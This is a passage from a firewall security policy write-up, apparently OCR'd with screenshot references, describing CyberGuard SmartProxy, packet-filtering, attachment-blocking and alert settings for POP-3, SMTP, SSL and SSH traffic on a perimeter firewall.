
Type	Service	Packet Origin	Packet Destination	Options
Proxy parameters (portguard): inToFirewall				
proxy	pop-3/tcp	laptop-1	FIREWALL	
proxy	pop-3/tcp	laptop-2	FIREWALL	
proxy	pop-3/tcp	laptop-3	FIREWALL	
permit	pop-3/tcp	FIREWALL	mail	
End of Portguard proxy rules				

All incoming POP-3 requests will be proxied by the PortGuard SmartProxy. This configuration allows for some level of control over POP-3 traffic than what would normally be provided.

2.2.13 SMTP SmartProxy

There are numerous vulnerabilities associated with Simple Mail Transfer Protocol (SMTP) traffic. To counteract this threat the SMTP SmartProxy will be used on the perimeter firewall to protect all required SMTP access. The SMTP SmartProxy is configured to allow SMTP traffic as *Inbound To Firewall* and *Outbound Through Firewall*. *Update Packet-Filter Rules* has been deselected after the SMTP SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.

All incoming SMTP connections from external sources will be directed to the external interface of the perimeter firewall. The SMTP request will then be screened and processed by the firewall if it is allowed. Once the message has been received and cleared by the firewall, it will then be transmitted to the internal mail server.



Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
LDAP	Lightweight Directory Access	☐	☐	☐	☐	☐	☐
LDE	Load Equalizer	☐	☑	☐	☐	☐	☐
NNTP	Network News Transfer Protocol	☐	☐	☐	☐	☐	☐
Notes	Lotus Notes	☐	☑	☐	☐	☐	☐
PG	Port Guard	☑	☑	☐	☐	☐	☐
RA	RealAudio Protocol	☐	☐	☐	☑	☐	☐
Rlogin	Remote Login	☐	☐	☐	☐	☐	☐
SMTP	Simple Mail Transfer Protocol	☑	☑	☐	☐	☑	☐
SQLNet	SQL*Net	☐	☐	☐	☐	☐	☐
SSL	Secure Sockets Layer Protocol	☑	☑	☐	☐	☑	☑
Telnet	Telnet Network Login	☐	☐	☐	☐	☐	☐

Default Domain Name: fortunecookie.com

Number of Protocol Errors Allowed: 5


Text for X-Proxy header:

SMTP Banner: [NO UCE] (No Unsolicited Commercial E-mail)

☐ Post default domain for outbound mail

Simple Mail Transfer Protocol — Setup

All incoming SMTP traffic for the fortunecookie.com domain will be passed to the internal mail server located on the protected network. All other SMTP incoming traffic will be rejected by the perimeter firewall. While the CyberGuard firewall provides the ability to translate usernames in e-mail addresses at the firewall, we have elected not to utilize this option.



SmartProxies (gate1.fortunecookie.com:cg1)

Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
LDAP	Lightweight Directory Access	☐	☐	☐	☐	☐	☐
LDE	Load Equalizer	☐	☑	☐	☐	☐	☐
NNTP	Network News Transfer Protocol	☐	☐	☐	☐	☐	☐
Notes	Lotus Notes	☐	☑	☐	☐	☐	☐
PG	Port Guard	☑	☑	☐	☐	☐	☐
RA	RealAudio Protocol	☐	☐	☐	☑	☐	☐
Rlogin	Remote Login	☐	☐	☐	☐	☐	☐
SMTP	Simple Mail Transfer Protocol	☑	☑	☐	☐	☑	☐
SQLNet	SQL*Net	☐	☐	☐	☐	☐	☐
SSL	Secure Sockets Layer Protocol	☑	☑	☐	☐	☑	☑
Telnet	Telnet Network Login	☐	☐	☐	☐	☐	☐

Server	Alias File	Pass	Domains
mail	NONE	yes	fortunecookie.com

Mail Server: mail


☑ Pass mail for unaliased users to mail server host

Alias File Name: NONE

Domains: fortunecookie.com

Simple Mail Transfer Protocol

The CyberGuard firewall supports the blocking of attachments, subject lines and addresses contained in the To: and From: fields. The following attachment types will be blocked by the perimeter firewall: *.exe, *.com, *.pif and *.scr.



SmartProxies (gate1.fortunecookie.com:cg1)

Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
LDAP	Lightweight Directory Access	□	□	□	□	□	□
LDE	Load Equalizer	□	☑	□	□	□	□
NNTP	Network News Transfer Protocol	□	□	□	□	□	□
Notes	Lotus Notes	□	☑	□	□	□	□
PG	Port Guard	☑	☑	□	□	□	□
RA	RealAudio Protocol	□	□	□	☑	□	□
Rlogin	Remote Login	□	□	□	□	□	□
SMTP	Simple Mail Transfer Protocol	☑	☑	□	□	☑	□
SQLNet	SQL*Net	□	□	□	□	□	□
SSL	Secure Sockets Layer Protocol	☑	☑	□	□	☑	☑
Telnet	Telnet Network Login	□	□	□	□	□	□


Type	Pattern
Attachment	*.exe
Attachment	*.com
Attachment	*.pif
Attachment	*.scr

Type ○ Subject ● Attachment ○ Inbound-To ○ Inbound-From ○ Outbound-To ○ Outbound-From

Pattern *.exe

Simple Mail Transfer Protocol ◁ Blocking ▷

The first rule allows any external client to connect to the perimeter firewall on port 25/tcp. The second rule allows the firewall to complete the connection to the internal mail server located on the protected network. The third rule allows the internal mail server to deliver mail to any external mail server on port 25/tcp.



Packet-Filtering Rules (gate1.fortunecookie.com:cg1)


Type	Service	Packet Origin	Packet Destination	Options
# SMTP proxy rules (added automatically)				
# Proxy parameters (smtp): inToFirewall outThruFirewall				
proxy	smtp/tcp	ALL_EXTERNAL	FIREWALL	
permit	smtp/tcp	FIREWALL	mail	
proxy	smtp/tcp	mail	ALL_EXTERNAL	
# End of SMTP proxy rules				

All incoming and outgoing SMTP requests will be proxied by the SMTP SmartProxy. The SMTP SmartProxy only allows the following SMTP commands: HELO, MAIL, RCPT, DATA, and QUIT. This configuration allows for a much granular control over SMTP traffic than what would normally be provided through the actual mail server.

2.2.14 SSL SmartProxy

There are numerous vulnerabilities associated with Secure Sockets Layer (SSL) traffic. To counteract these threats the SSL SmartProxy will be used on the perimeter firewall to protect all required SSL access. The SSL SmartProxy is configured to allow SSL traffic as *Inbound To Firewall* and *Outbound Through Firewall*. *Update Packet-Filter Rules* has been deselected after the SSL SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.

All incoming SSL connections from external sources will be directed to the external interface of the perimeter firewall. The SSL request will then be screened and processed by the firewall if it is allowed. Once the request has been received and cleared by the firewall, it will then be transmitted to the web server located on the DMZ.



SmartProxies (gate1.fortunecookie.com:cg1)

Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
LDE	Load Equalizer	□	☑	□	□	□	□
NNTP	Network News Transfer Protocol	□	□	□	□	□	□
Notes	Lotus Notes	□	☑	□	□	□	□
PG	Port Guard	☑	☑	□	□	□	□
RA	RealAudio Protocol	□	□	□	☑	□	□
Rlogin	Remote Login	□	□	□	□	□	□
SMTP	Simple Mail Transfer Protocol	☑	☑	□	□	☑	□
SQLNet	SQL*Net	□	□	□	□	□	□
SSL	Secure Sockets Layer Protocol	☑	☑	□	□	☑	□
Telnet	Telnet Network Login	□	□	□	□	□	□
X11	X Window System	□	□	□	□	□	□


Web Server Host: web

Port Number: 443

External Attempt Timeout (seconds): 40

Secure Sockets Layer Protocol — Setup

Only the Web-Security server located on the protected network is allowed to initiate an SSL request to an external web server. Tunneling of other protocols through the SSL session is restricted by deselecting the *Tunnel* option.



SmartProxies (gate1.fortunecookie.com:cg1)

Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
LDE	Load Equalizer	□	☑	□	□	□	□
NNTP	Network News Transfer Protocol	□	□	□	□	□	□
Notes	Lotus Notes	□	☑	□	□	□	□
PG	Port Guard	☑	☑	□	□	□	□
RA	RealAudio Protocol	□	□	□	☑	□	□
Rlogin	Remote Login	□	□	□	□	□	□
SMTP	Simple Mail Transfer Protocol	☑	☑	□	□	☑	□
SQLNet	SQL*Net	□	□	□	□	□	□
SSL	Secure Sockets Layer Protocol	☑	☑	□	□	☑	□
Telnet	Telnet Network Login	□	□	□	□	□	□
X11	X Window System	□	□	□	□	□	□

Type	Tunnel	Client	Servers
Permit	No	192.168.1.15	*

Type: ● Permit ○ Deny

Client: 192.168.1.15


Servers: *

□ Tunnel

Secure Sockets Layer Protocol

Clients

The first rule allows external clients to connect to the perimeter firewall on port 443/tcp. The second rule allows the firewall to complete the connection to the web server located on the DMZ. The last rule allows the Web-Security server to initiate SSL requests to external clients.



Packet-Filtering Rules (gate1.fortunecookie.com:cg1)


Type	Service	Packet Origin	Packet Destination	Options
# SSL proxy rules (added automatically)				
# Proxy parameters (ssl): inToFirewall outThruFirewall				
proxy	https/tcp	ALL_EXTERNAL	FIREWALL	
permit	https/tcp	FIREWALL	web	
proxy	https/tcp	web-security	ALL_EXTERNAL	
# End of SSL proxy rules				

All incoming and outgoing SSL requests will be proxied by the SSL SmartProxy. The SSL SmartProxy will cause the SSL tunnel to be established between the perimeter firewall and the external host to be disassembled by the perimeter firewall.

This configuration allows for a greater level of protection for SSL traffic than what would normally be provided by restricting the use of SSL to transmit traffic over covert means.

2.2.15 Remaining Packet-Filtering Rules

The remaining packet-filtering rules are the rule permitting the SSH client located on the management network to connect to the internal interface (dec2) of the perimeter firewall on port 6384/tcp. The last rule is a deny rule that denies all traffic from any source to any destination on any service or port.




Packet-Filtering Rules (gate1.fortunecookie.com:cg1)

Type	Service	Packet Origin	Packet Destination	Options
# Secure Shell rules (added automatically)				
permit	6384/tcp	192.168.100.25	dec2_IPADDRESS	
# End of Secure Shell rules				
# End of automatically generated rules.				
#				
# This deny rule should always be the last rule.				
#				
deny	ALL	EVERYONE	EVERYONE	

All packet-filtering rules pertaining to Virtual Private Network (VPN) connection will be covered during the corresponding VPN policy section.

2.2.16 Alerts, Activities, and Archives

Alerts have been configured on the perimeter firewall to drawn attention to suspicious events. The / and /var directories will be checked every hour for *Disk partition utilization*. Should either directory reach 70% utilization, a window alert will be triggered on the perimeter firewall. Should a *Failed login attempt* to the firewall happen 3 times within an hour, a window alert will be triggered on the perimeter 